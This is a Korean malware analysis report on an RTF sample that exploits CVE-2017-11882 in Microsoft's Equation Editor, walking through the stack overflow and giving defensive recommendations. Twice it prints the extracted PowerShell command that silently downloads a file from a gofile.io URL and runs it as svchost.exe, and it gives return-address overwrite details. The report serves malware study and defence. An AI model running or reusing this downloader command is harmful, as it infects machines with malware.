RTF.Exploit.8241.ce 분석서

한기환

Exported on 2021-11-30

Table of Contents

1 개요 4

2 악성코드 정보 및 분석 환경 5

2.1 악성코드 정보 5

2.2 악성 코드 분석 환경 5

3 주요 악성 행위 6

3.1 프로세스 동작 과정 6

3.2 주요 기능 6

4 상세 분석 7

4.1 CVE-2017-11882.rtf 7

4.2 EQNEDT32.exe 8

5 결론 14

5.1 권고사항 14

6 참고 15

**작성 날짜**: 2021.07.07

* [개요](#scroll-bookmark-2)
* [악성코드 정보 및 분석 환경](#scroll-bookmark-3)
  + [악성코드 정보](#scroll-bookmark-4)
  + [악성 코드 분석 환경](#scroll-bookmark-5)
* [주요 악성 행위](#scroll-bookmark-6)
  + [프로세스 동작 과정](#scroll-bookmark-7)
  + [주요 기능](#scroll-bookmark-8)
* [상세 분석](#scroll-bookmark-9)
  + [CVE-2017-11882.rtf](#scroll-bookmark-10)
  + [EQNEDT32.exe](#scroll-bookmark-11)
* [결론](#scroll-bookmark-12)
  + [권고사항](#scroll-bookmark-13)
* [참고](#scroll-bookmark-14)

# 개요


RTF는 Rich Text Format이라 하며, 마이크로소프트사가 1987년에 개발한 문서 파일이다.

분석에 사용된 악성 샘플은 RTF의 취약점인 'CVE-2017-11882'가 사용되었으며, MS Office에서 사용하는 수식 편집기인 Eqnedt32.exe의 취약점을 이용한다.

전파 방식으로는 악성 문서파일이 담긴 스팸메일 공격 방식을 사용해서 배포되며, 사용자들이 호기심으로 문서파일을 열어보게 되면 감염된다.

이 취약점이 발생하는 버전은 Microsoft Office 2007, 2010, 2013으로 대다수의 사용자들이 사용하고 있는 MS Office 제품군이 해당된다.

* 위험도



                                       <그림.1> [CVE-2017-11882](https://nvd.nist.gov/vuln/detail/CVE-2017-11882) 위험도

MS 오피스 사용자들이 영향받을 수 있으며, 이에 따라 이들 취약점의 심각도는 “높음(HIGH)”으로 분류되어 있다.

# 악성코드 정보 및 분석 환경

## 악성코드 정보

|  |  |
| --- | --- |
| **구분** | **내용** |
| 파일명 | CVE-2017-11882.rtf |
| MD5 | 3cc00f1dec92b06401009bf9f9a8282d |
| 발견 날짜 | 2020년 3월 10일 |
| 파일 크기 | 8,241 Bytes |
| 악성 동작 | File Download, CVE-2017-11882 |

                     <표.1> 악성코드 정보

## 악성 코드 분석 환경


|  |  |
| --- | --- |
| **분석 환경** | **비고** |
| Windows 7 | 64 Bit |
| EQNEDT32.exe | v 3.1 |


                 <표.2> 악성 코드 분석 환경

# 주요 악성 행위

## 프로세스 동작 과정

* RTF 실행시 프로세스 동작 과정





                                        <그림.1>  프로세스 동작 과정

악성 RTF를 실행시키면 Object로 들어가 있는 EQNEDT32.exe를 실행 후 해당 취약점을 이용 및 목적인 쉘코드를 실행한 결과다.


## 주요 기능

* EQNEDT32.exe 취약점 사용(스택 오버플로우)
* File Downloader(PowerShell 사용)

# 상세 분석

## CVE-2017-11882.rtf


* CVE-2017-11882 파일 구조



                                                  <그림.2> 파일 구조

rtfobject.exe 을 이용해서 'CVE-2017-11882.rtf'의 구조를 확인해보면 Object가 들어 있는 것을 볼수 있으며, CVE-2017-11882 취약점을 사용한다는 것을 알 수 있다.

* Object(ID 0) 덤프 결과



                                                 <그림.3> DUMP 결과


RTF 안에 있는 Object를 덤프 한 결과 PowerShell 코드를 확인할 수 있었다.

|  |
| --- |
| PowerShell.exe -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command ;(New-Object System.Net.WebClient).DownloadFile('https://srv-file10.gofile.io/download/vqJAzW/svchost.bin','C:\Users\Public\svchost.exe');Start-Process 'C:\Users\Public\svchost.exe |

Code Block 1 Dump String

## EQNEDT32.exe

* Eqnedt32.exe 취약 함수



                                    <그림.4> sub\_41160F() 함수 - IDA Disassemble

'strcpy' 함수에서 버퍼 오버플로우가 발생한다.

strcpy 함수는 NULL 문자를 만나기 전까지의 문자열을 복사하는 함수인데, 이는 길이를 검사하지 않는 함수이기 때문에 오버플로우가 발생할 수 있는 문제점이 있다.


이러한 취약점을 막기 위해서 ASLR, DEP, SafeSEH 등 방법이 있는데 Eqnedt32.exe에서는 사용되지 않았다.

* 오버플로우 취약점 방지 기법

|  |  |
| --- | --- |
| **기법** | **설명** |
| ASLR | 데이터 영역의 주소를 매번 실행할 때마다 무작위화시켜 공격을 방해한다. |
| DEP | 실행 권한이 없는 메모리 영역의 코드가 실행되지 못하도록 방지하는 기법이다.  기존 공격들은 대부분 스택 혹은 힙 영역에 쉘코드를 입력한 뒤 해당 쉘코드를 실행하도록 했는데, DEP 기법으로 인해 이러한 단순한 공격 기법들은 사용할 수 없게 되었다. |
| SafeSEH | SEH Overwrite를 막기위해 나온 보호기법중 하나이다. SafeSEH는 예외핸들러가 실행되기전에 주소값을 검증하게 된다.  Handler가 어떠한값에 의해 씌워지게되면 스택 주소인지 확인하고 만약 주소가 스택주소라면 호출하지않는 구조를 가지고 있다. |

                                                         <표.1>오버플로우 취약점 방지 기법


* 취약 함수 분석 - 1



                                                   <그림.5>취약 함수 분석 - 1

취약점이 발생하는 함수이며, 정상적인 RETN 값인 '0x004115D8' 값을 확인할 수 있다. 이후 오버플로우가 발생하여 이 RETN 값이 변경된다.

* 취약점 함수 분석 - 2



                                           <그림.6>취약점 함수 분석 - 2

해당 부분에서 스택오버플로우가 일어나며, RETN의 값이 수정된다.

|  |
| --- |
| lea edi, dword ptr ss:[ebp-0x28] // 목적지 위치에 ebp - 0x28 의 주소를 넣어준다.  shr ecx, 2 // ECX = 0x30  rep movsd // ECX 의 수만큼 ESI 에서 EDI로 복사를 한다는것을 뜻한다.  // 0x30 만큼  덮어쓰게 되면 스택에서 보는것과 같이 41160F의 반환주소인 [EBP+4] 까지 덮어 써지는것을 확인 할 수 있다. |

Code Block 2 ASM 코드 설명


* 취약점 함수 분석 - 3



                                            <그림.7>취약점 함수 분석 - 3

오버플로우가 일어나면서 RETN의 값이 '0x00402114'로 변경되는 것을 확인할 수 있다.


* 취약점 함수 분석 - 4



                                               <그림.8>취약점 함수 분석 - 4

바뀐 RETN의 주소로 이동하면 RET가 있으며, 이 RET 주소로 이동을 하면 쉘코드의 위치로 이동하게 된다.

* 취약점 함수 분석 - 5



                                                <그림.9>취약점 함수 분석 - 5

RET 하게 되면 <그림. 9>에서 써준 부분으로 이동하게 된다.

WinExec 함수를 사용하는 것을 확인 할수 있으며, 해당 부분의 인자로 들어가는 부분은 <그림.3>의 덤프에서 본 PowerShell 코드가 들어간다.


|  |
| --- |
| PowerShell.exe -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command ;(New-Object System.Net.WebClient).DownloadFile('https://srv-file10.gofile.io/download/vqJAzW/svchost.bin','C:\Users\Public\svchost.exe');Start-Process 'C:\Users\Public\svchost.exe |

Code Block 3 PowerShell code

|  |  |
| --- | --- |
| **매개 변수** | **설명** |
| NoLogo | 시작 시 저작권 배너를 숨깁니다. |
| NoExit | 시작 명령을 실행한 후 종료하지 않습니다. |
| Sta | 단일 스레드 아파트를 사용하여 PowerShell을 시작합니다. Windows PowerShell 2.0에서는 MTA(다중 스레드 아파트)가 기본값입니다. Windows PowerShell 3.0에서는 STA(단일 스레드 아파트)가 기본값입니다. |
| Mta | 다중 스레드 아파트를 사용하여 PowerShell을 시작합니다. 이 매개 변수는 PowerShell 3.0에서 도입되었습니다. PowerShell 2.0에서는 MTA(다중 스레드 아파트)가 기본값입니다. PowerShell 3.0에서는 STA(단일 스레드 아파트)가 기본값입니다. |
| NoProfile | PowerShell 프로필을 로드하지 않습니다. |
| NonInteractive | 사용자에게 대화형 프롬프트를 표시하지 않습니다. |
| InputFormat | PowerShell로 전송되는 데이터 형식을 설명합니다. 유효한 값은 "Text"(텍스트 문자열) 또는 "XML"(직렬화된 CLIXML 형식)입니다. |
| OutputFormat | PowerShell의 출력 형식을 결정합니다. 유효한 값은 "Text"(텍스트 문자열) 또는 "XML"(직렬화된 CLIXML 형식)입니다. |
| WindowStyle | 세션에 대한 창 스타일을 설정합니다. 유효한 값은 Normal, Minimized, Maximized 및 Hidden입니다. |
| EncodedCommand | 명령의 Base 64로 인코드된 문자열 버전을 허용합니다. 이 매개 변수를 사용하여 명령을 큰따옴표 또는 중괄호가 필요한 PowerShell로 전송합니다. 문자열은 UTF-16LE 문자 인코딩을 사용하여 서식을 지정해야 합니다. |
| ConfigurationName | PowerShell이 실행되는 구성 엔드포인트를 지정합니다. 기본 PowerShell Remoting 엔드포인트 또는 특정 사용자 역할 기능이 있는 사용자 지정 엔드포인트를 포함하여 로컬 컴퓨터에 등록된 엔드포인트일 수 있습니다. |
| ExecutionPolicy | 현재 세션에 대 한 기본 실행 정책을 설정 하 고 $env:PSExecutionPolicyPreference 환경 변수에 저장 합니다. 이 매개 변수는 레지스트리에 설정된 PowerShell 실행 정책을 변경하지는 않습니다. 유효한 값 목록을 비롯한 PowerShell 실행 정책에 대한 자세한 내용은 [about\_Execution\_Policies](https://docs.microsoft.com/ko-kr/powershell/module/microsoft.powershell.core/about/about_execution_policies?view=powershell-5.1)를 참조하세요. |
| Command | Command 매개 변수는 **Command에** 전달된 값을 **ScriptBlock** **형식으로** 인식할 수 있는 경우에만 실행을 위해 스크립트 블록을 허용합니다. 다른 PowerShell 호스트에서 실행하는 *경우에만* powershell.exe 가능합니다. **ScriptBlock** 형식은 에 전달되기 전에 기존 변수에 포함되거나, 식에서 반환되거나, PowerShell 호스트에서 중괄호()로 묶인 리터럴 스크립트 블록으로 구문 분석될 수 {} powershell.exe 있습니다. |

                                                                                                                                               <표. >

* PowerShell -Command 설명



                                                               <그림.10>

해당 명령어는 System.Net.WebClient 클래스의 DownloadFile 함수를 통해서 '<https://srv-file10.gofile.io/download/vqJAzW/svchost.bin>' 파일을 '[C:\Users\Public\svchost.exe](https://srv-file10.gofile.io/download/vqJAzW/svchost.bin)' 위치에 받고, 받은 파일을 실행시켜 주는 명령어이다.

# 결론

CVE-2017-11882 취약점이 공게된 지난 2017년 11월 이후, 이를 활용한 악성 파일들이 종종 나타나고 있다. 해외에서는 2017년 지능형 위협 공격(APT)에 해당 취약점이 이용된 것이 확인되었다.

국내에서는 스팸 메일을 통하여 기업을 공격하는 것이 확인되었으며, 시간이 지남에 따라 기존과 차이를 보이는 변종도 확인되었다.

해당 악성코드는 사용자 몰래 파일을 다운로드해서 실행 할수 있기에 사용자들은 PC 사용을 함에 있어서 백신 최신 버전 업데이트 및 감시를 활성화해야 되며, 불확실한 발신자 첨부 파일의 실행을 조심해야 한다.

공격자가 CVE-2017-11882 취약점을 악용할 경우, 임의의 코드를 실행할 수 있다.

Exploit에 사용되는 Eqnedt32.exe는 MS Office 2000~2016 에서 취약하다.  이는 많은 MS Office 사용자들이 영향을 받을 수 있으며 MS Office 최신 버전을 사용하는 것이 중요하다.

## 권고사항

* 불분명한 발신자 첨부 파일 실행 제한
* 백신 최신 업데이트 및 실시간 감시 활성화
* 인가되지 않은 프로그램 사용 제한
* MS Office 최신 버전 유지

# 참고

* CVE-2017-11882  
  <https://nvd.nist.gov/vuln/detail/CVE-2017-11882>
* CVE-2017-11882 취약점 분석서  
  <https://unit42.paloaltonetworks.com/unit42-analysis-of-cve-2017-11882-exploit-in-the-wild/>
* PowerShell 매개변수  
  <https://docs.microsoft.com/ko-kr/powershell/module/microsoft.powershell.core/about/about_powershell_exe?view=powershell-5.1>
* 취약점 방지 기법(DEP & ASLR)  
  <https://msrc-blog.microsoft.com/2010/12/08/on-the-effectiveness-of-dep-and-aslr/>